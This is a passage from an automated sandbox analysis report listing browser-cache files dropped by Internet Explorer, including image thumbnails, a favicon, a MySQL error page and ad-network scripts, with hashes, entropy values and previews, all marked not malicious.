Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..%l.....r.....d...L..w=^.5.b...@.!.@...%.%.!... .....[.>.HL.U+.a.s.]....Hfe...DV.....r@z.M.R;.k..w..G.....,..-..1...../Q=.;|.8.6r ....oL.QH.PA.2.#....c4..y.....<--.+..X....?...+.%cz...AL...)X..(...i..@.&..4..P./@..;Nj....#:...%..5.Hf\|z|..p9.5B%..5..-.....$..O.k.x....0I.a.m].....X....1.^..R..j.L.m.+.xs..1.>..4.h.. .....b.D.w:.v...P2..b ..a..H.a....Bh....u.(.....P{..+..j.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARlY5u[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8847
Entropy (8bit):	7.92872951747314
Encrypted:	false
SSDEEP:	192:QoIu5JEY0X3wbR71MLGhj3zAaUX7mIRfh6buRh7GSS6G8NNBd:bIu5JnO3wfgG5zOhNh75S6G2
MD5:	55AB93058C68A6E73DA3ECC8BD20A676
SHA1:	934FBA89D0F813FE652ED149E3722337E27E5594
SHA-256:	0AB05AF1DDDED42EB51CA2B9E63D0CDF550D75B3E0BBB2527FAB4B13596715D1
SHA-512:	C4B5E6CBF7EEDBC9E47DD864A7D98841FBD10A07AF4E79E21465BE6968A8664C8B516BFB92D0137ECD5BF72066A022D3F194802B2188FB8731E64DD423CF5AF
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..T...Z..Z.9...Dc.!.z..v...Z.r.."b..d....g.h..q..7.L...a\....?.H..M$..%.....1..P....8.h../.i*.O.2H5.SN.;(..9....2....)..n.<1....._...te ..0..)...>V....u.....{.L..pp...".....a..1.q...U'a4t....k.....n.X...R.**.=q).B.j.n..X`..(.!.....c...~..3....;.R..6|...."q.8.z.....-G....9.S".t....B@..I.f.....~..2c.PN.N;.S.z.lRnV.}.....(#4..$....n)..K.....g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARlk9e[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12249
Entropy (8bit):	7.956964427811286
Encrypted:	false
SSDEEP:	192:QotBbKURPJzPwN2zeqm1uFdjHH+AxjuuTl9yPHHUVDFEHgY02hq5EGWLc8CNwuoE:btBbKY5M2CqFFhUufQHUVDF+A5EGWA8U
MD5:	366C30F6D8E2BB55F6E205E2CDE0D050
SHA1:	696CE40E44016525957F3B97C8E2956FA2485C3F
SHA-256:	B00CCA86CAD14B89A75B8B59ED62891C20F869009FF31F82068F2E4A669EBBA3
SHA-512:	3EA7E3C753CD471FB729213775501BDF2F0FFE997FCBA3F96C69254F47CBEDA4A291C8587C77C095D2F3FA76167B473E7B229F5F0A32EE7587C36C6FF9D321C
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.Lb.....(.D...JW...s.H.Q\Yf.l.....O....B..S._...A.....fm.....5?..h.....-....:..BR..%....TP...0.v.z.z....8.D.&>.)..`.."...c..... .".f.....rD.(@.i.Oa\....wFE..Dm "2.8M.9.Z.6o.d..{.->.H/.8...?.....bH..$w.F.0L#.~.-F.2.v.....P(.a....r=.....z.*.../...|....?A.....%..o..Gz...)..T)....-...(.Kw.`B.4e...c.....:.z3.MwRw,nX.s.. .....O..cK...(O.[s....Y.....e..@.`..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARm0KA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	5515
Entropy (8bit):	7.767669077921525
Encrypted:	false
SSDEEP:	96:QfPEXyCqWQyayTPzR5a45UhabgEGP3m8tLCDIGT5qEZoE5TjHT:QnMyrWPayTna4ehacEn8a9Qg5nT
MD5:	473D9F4FBBE38D69FB614F4E17FA3C4C
SHA1:	D068380DF2E119A3519DD4BCA5E0997A70FD52DF
SHA-256:	9CCB4E1D032592F123DC16EE5644532204B17AB0826940388ADCFCB069624768

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARm0KA[1].jpg	
SHA-512:	CD148A6C210F2347003D2628EBEFDE136282F3D71D85D853990DDD548851ECAC1D05E8226899F7DC2F297D2536D36BBD4BC3904586CD13BD8F895CCC3E0F92C
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..`..Z.).b..@7... .(..L..".."..E..E.6....@.(...L..!.a@.....-0.....@..@....e..dP.qH...(..R)...C.P.h.IS...!.....HbP.@..C.(.....B(..P.....b$H].....F..*....Y"m.....B..`.Z%R..x{rh..n<...v V.>....).....637].s..X./...2AR.z.:P#<...FzdS.B..B.1.P.....(..... .i.J.p.!.."..a@.b..L."..h...\...\R.b...@XZ`....b..E.4..n)...?-...u..=h..k.$..P..E....]>.....y.Fr.H....q..h.I...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARm3Az[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11277
Entropy (8bit):	7.706577543740176
Encrypted:	false
SSDEEP:	192:Q2HVIja85wTt5jEzB7S5cljcIZB/Y23jEMaNzBinVjj59L/lR5G7qds+92:NHKja8uSlIMc0/Y2EKn9FRD5G7Us+92
MD5:	ACA2AE200D9C82D4C26215F1A004CB6D
SHA1:	0301B1E2CEA12E01B907D42BB612945313864E39
SHA-256:	4C7839B338CB8A34E323BDD513226E6C521FED55BB81709714E0E79CB36394B9
SHA-512:	1900C825746860015E6EE8E6E262586790211078D7613A053B4DCD876B4BC510DEFE9EA53DAE55C9F7B745FE71BE18ADFF182135B10BE20F707FF1D858168524
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.mlb..P.@.0..;...Z@%0..?... .....GO...G.....a./....d.....SIt.....7....qS...Q!S.....]~.....4=.....^...?-.....P..?..M....1....(.....Jc.....E.....&(.b..PHP.@....;P.@.9.....z.....Nw.....w.....@.../...G7.o..`....0@>.....g.-.....*.....uB.....g..*:..]....._.....o.....(.P.....B(.....&(.1@...LP...LP.....(...@.j.C@.._...Bv.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARm3dD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	10333
Entropy (8bit):	7.941184161071605
Encrypted:	false
SSDEEP:	192:QnINXZdRzb+Rdu7OYY5SEyTRzaj9QiI6ai19YTWBvwiBRqBl:0I1IcEI2rxITUvwiBg3
MD5:	6CB8D90F705B675440AD6626BD0FA9BC
SHA1:	C31E88BE289BEDFB1D486F7410F1CE6565F38891
SHA-256:	40EA47258D125C8DCD98515DD9E31A002E6A62B3F853291F984DFDA24D993D84
SHA-512:	0CFF3DCAFB5F9B3BBA43B5FAF865A6587A25CA08E41FDC9588548FF7BE6E2909E0E73CF35F366EED4164D6B3F2817A53A4BB9E3AE7E9EBD33D4C022174F851EB
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..t....u.zX.....#..k.1.v:/.qz.73C.#yc....)].5.v9._.8=Es$.7..7t.....Y.....Nh....\.Vf.Tj<q2rq.=.r.S.Q..M7W@P0.+.i.p.M.r..$...l..K.>...ij.;...%.EY....=M..rkS ..@..- ..(.9e.1.]W=.....o.....k....x....\0..9.yTj.],h..[.E..4.efs.(.I....U)_`Q..u..j[.$~^d..0G|.'..i4.a6.....`..b...{_sz...Kr.i-lL...g....-....q.V...I-U.%..._..bO.<e}.{zS.1*.m8\..4...6'..ml.....Q.Sk..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARmbBr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7097
Entropy (8bit):	7.854871847471743
Encrypted:	false
SSDEEP:	192:QoAb6sTsA6sVwJ8gSq8zTTbAsJuQN6SJLirL5:bUpT6EwJLozXuW6V
MD5:	CFAF2D02A2CE69A88B7A9C7568A8D9BA
SHA1:	36597D8F034534C2E56CF3EEC5D90CD25B8F3821
SHA-256:	349958F48882EDC780B1E9B98AEE16A68AA89DBE5772EF95795A05A93DF07A58
SHA-512:	7C28915F6CF749D745AA295297D12DF6D163ACB368CBC63777C8C2995705A001A7AC43F340146DF3A6FD0EA3A39E03F992822C4C775E8AB928B044C1A028280
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARmbBr[1].jpg	
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..+RB..`..Z.).P.H.....(.....).P.H.....(.....`...@-...P.(.h.....(.....(.....(.....P.@.0.H.....).R.h.....`- .....(.....- ..J.)...e...P.@.@....P...@.....1J.a..q....+r..A`....,-0..J.(.....e...P.@..-...P.@.@.....{g.@..?..~..h..K.~`..m..j..j....8#....M..f..v....;..Mj..BX..9.\,V.9..!...B...8.0..E+..a.j...(.....#.....P.@..-.....K..Rq..)H.1$.-....Af...'M..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}.....w...<..>..8xo...2L.....Q....*.4.)../'~.....<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%.....`Q....`.....`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g.....z(..H...^~.:A.....S...=B.6....w..KNGLN..^..^.o.B)..s?P....v.....q.....8.W.7S6....Da`..8.[.z1G"n.2.X.....2>..q...c.....fb...q0..{...GcW@.Hb.Ba.....w....P.....=.)...h..A..`.....j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S.....d...+..3.....%*m|.../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B",.U..].+...$...%$.....3...L....%.8...A9..#.0j.\lZcg...c8..d.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA78
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+....."IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3..W_...}.*...;.....4.....>....N....)d.....p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZI8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1ZI8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C13
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..|.....|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.|Y....UU)gj...]..;x..(..''..$l.(.\.E.....4....y.....c...m.m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.|.Q...Q..i~.|...._...'..Q..."".....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\checksync[2].htm	
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 16 colors, 32x32, 16 colors
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	1.240940859118772
Encrypted:	false
SSDEEP:	3:etFEh9HYflvlNl/AXIl1pe/WNN0000000000000000000000000000000000000001:QNtY6+lKY6
MD5:	4123CE1E1732F202F60292941FF1487D
SHA1:	9F12B11BDE582DAE37CE8C160537D919C561C464
SHA-256:	D961B08E4321250926DE6F79087594975FE20AD1518DE8F91EB711AF5D1A6EF8
SHA-512:	11B24C2E622C408E4774FAE120B719A21A0B2ACFA53230126C35AD6CA57D33D4DE79CBE11D296CFBDE9613CAA03D66B721BD20CF4EE030CF75F5A1FD8A286 A9
Malicious:	false
Reputation:	unknown
Preview:	.....(...&... .....N...(..... ....(... ...@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_2b0a39109a3b849d0b2174b409fe1c7f[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	24996
Entropy (8bit):	7.977154862052788
Encrypted:	false
SSDEEP:	768:/6b6ifPzQ4GOAR+sEMs4WpDy2BBQiRzYUmmNr+/AE:/+pfSOARCpDy2BBQiRJNrVE
MD5:	197A03EC48C7736F48FA984C7564D0C9
SHA1:	A8047CE3053AB231A7BB25CCC266F7B7DD73DE79
SHA-256:	1FCD54C1A81EA4E12DE46837A462A18B5C2D1D8E91BB70DF30ED6D7BD2AF3296
SHA-512:	8545DEB1C36CD67EEFAC926C016FA3E3FB3EEE52DBBBB70A85F1C0EF28C782DB522C5EF9D3347ED82AA0D3F08EB73DFE44091501379BDA431014B87B3B048 E6
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....(.....(=&-&&-&=6B525B6aLDDLap^Y^p.zz.....7.....4..... .....X.3....7...m....`.. .$.zGrxG. .J64.....$Yt..m8.V.i.+J.Y.`.\1..*.I.....$....+.....je..n.'.!..!..b...6/\..:.]..n.U..Uc..Ym.(.a../RW.....H.hM7.g.G.XX.....<.C}..Vf.v[l.. ....a...B.7)-T!*.f.O/mf.:^..F.Ws....-.:.@.VQn....b2.....i..R."3..j...<..L..M..Z.?.Q..t.....>.$z.Q..:]Ry,.';J.....U..FT..F...n...qi...p.6L.E..Z.U.A.m^.Y.c..u..o..j.tV.M..x..R.gB2b..... ..!M5.S.e.mo)d...{.....`W.....3m(..%...cO.zu_.....,_..6[.~.M...UkF...i..a..V..u5 ....?.]9...\... 9W5h...9R.....?.^.ZQ.*..b._.F.T.....qIzp....v.d...t.....nI.7....m9v.2.YC:0.g.4.u^...ZK.]..# .F..}e.....+R.AV....<....lD..O[..2..;R;.hD.eP..8.=....d9...s....D..fK..m:.7..nf..N..Qe..e..I^.U.+2.....n..2..B.Z.c.....r=..4.y-6..!t..+..m.....I^.De...t...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_d3afd4e88e658af134b18abda7a3ae2a[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	14685
Entropy (8bit):	7.956605536078412
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_d3afd4e88e658af134b18abda7a3ae2a[1].jpg	
SSDEEP:	384:TX264efzqa9NPlLewT779HfRUdJXY4LT+2rzknI:Lwefzqa9LLdT71R4XBZzknI
MD5:	0DF2DA0F8682207643EFE54E051B3255
SHA1:	0041444ECA27AAFD4E61B54776087FBEE1E13B79
SHA-256:	C404205A7BB1E743C39853785E55906A1105A2B62FF2CDA3B491B7788076F5B9
SHA-512:	A6A687DF81C936BF90EEFC195CAD22D14749F65204DC9DF36E99D32ABCCDD31D6DF3878CC845A092D401FCBFC4589C2CC14DB9ABCA7985E6702602811E4EA3C
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....&""&0-0>>T.....&""&0-0>>T.....7...".....6.....N.9t.....+./z.....|...C..i.....#.....G[e.n.....6...~`.f...a..&..>k..2...2(2....X8....#...X~.>.m._...[...._0....2...k..Nil..j'A..X...O.m.0.S.|.....7..[..dh-m].....At`.y.....>./&...g..&..Gsc.c.$..g.....rGf..\|.....W..\....[8.r..q{.....7u..e\|.L.*~..H\|pF....-..IEU6.S...+....V.W.*7u.....{&$.j.;.3.[+..?r|..>x...}.....P..gMFS.U.s>..r.Z...L.2s..C5.....'...].)%.|`Mzh..q..22r...Y....e....R.N.U.v..*../3.!.\^&..V..B...Y.m*..$..G=6.Z..V.....Y..ih;0c.%1..;G.n...ar7.\P.-....S...(..Q...i.....to.w.D...d..)....5.+...C....S..Sfc.M.1;.....*E.O.{..=..~X.6^._K...AM...._.{....V....y7..*....B.O...0...s.[...j.d....iI..yp,.-...$.0..I...}WzNz.Y.,.sgR.g.....+<..@a.o&...X.`OJ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\https___console.brax-cdn.com_creatives_b9476698-227d-4478-b354-042472d9181c_images_b21b558d-9496-4eb0-b10c-21d698be8cbf_1000x600[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	13141
Entropy (8bit):	7.964540097196084
Encrypted:	false
SSDEEP:	192:/8NkfL8nB6k4dHlfTZF2KFwMmmWefe+QEtTgn5z/sV6G7IljuzeoYAWVmEm8g:/8Mgn4tTZY4Y5z+QEot/lPuzXzEmx
MD5:	DD7244B16D672B19F4A18DEAC0082D37
SHA1:	E660187255E677C4E3E02BF9F3A01110567D8A8F
SHA-256:	D0C6CC08540505F20BA694D4F1B71B6FFC9BFA9C4EC885F22A4C54A1E1952F09
SHA-512:	71250B419902B70F776B8314A4FF892A5128F8CE6FF546B4C70041B3F73978FE3EBDA727550BEC9B465C585C1027DEA4062D371173B9AA66DCE4AD89F9113883
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7...."..........4.....E.j.....).1!..)...T-..8.U.9...:XtM.....d...j.+x.sv.R../.@..-p.3t.....?P..~.....$\|G.I..,^z..=....OQ.W.%c....y..)..Hn....b^.....^.H.....,_.6{R.....&...*T.D.rK?$d..A...=.S.....Kq..}.....N.%...Um..0..+..b.&WB.m...;.X.k.u..N...&c%.....v.....WG:r.8..Z1X.....Y.W4.?.....n.k.k.12....._....@...~.3u?....>..q.6..9G.ET....Y..J...SF...0..fo=..^x...\..>....B...Y....u...uE.T...iZ.....8....ZY..*.i.3t..C...v.e.<9J.g...K~.G....7~.....b..Pr.Y_B.....X.....4..G5.._zm.e...r..^....^.3...{...C.13...W0=.....a.s,..6.Uy...L...)x~1~'....}-.-N.o..sG.....=.[.M.M.Tt>y.5R...i...m:<.5.).E..R.#\z(.....f..u;....}.c.$;....Z.}/A.9.A.K'q2..3...6..d.....a..J..F...7....J...f.[X4^.....oqZv.(.....2...g.9h..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	412168
Entropy (8bit):	5.486639029398346
Encrypted:	false
SSDEEP:	6144:zCJkYqP1vG2jnmuynGJ8nKM03VCuPbXX9cJBprymD:r1vFjKnGJ8KMGxTKrymD
MD5:	B75F1F31AEE60C590AFFDEF61A0486D0
SHA1:	01B275FCEF613032C33B81EE01ECF627CF208154
SHA-256:	4B0FB16C6ACC62B4CF39C6AA4B0CFBC274D432B9105601B26779E8714D8CF9A0
SHA-512:	AE70131770B050670E149A6F97E74EDDCCD60D3E7293B9E5DE7C8D5D52EAB1F226BB4C6E51984FCB75FD7D069111516A1D10001D3CF8CF301E61DB64525AAE4
Malicious:	false
Reputation:	unknown
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++)e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{logLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[4].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	412168
Entropy (8bit):	5.486635062642565
Encrypted:	false
SSDEEP:	6144:zCJkYqP1vG2jnmuynGJ8nKM03VCuPbEX9cJBprymD:r1vFjKnGJ8KMGxTxrymD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\medianet[4].htm	
MD5:	70FAABAA76E99497CFE18F3B85F4B109
SHA1:	792079F3AF5E9146E64F25DD60F04C036E7CA762
SHA-256:	FF6E18E0557D88C51DB7C72B41976BFBD5F2AA3D5E9D77608248E906B49061AE
SHA-512:	CA4C66D284E50510583AC57AB29975DB00AF3929919D718C4AE640919AE556EFD93497932946B7384CD556AC71AC6B3533A9EF35438CD3C722EA7456F9184161
Malicious:	false
Reputation:	unknown
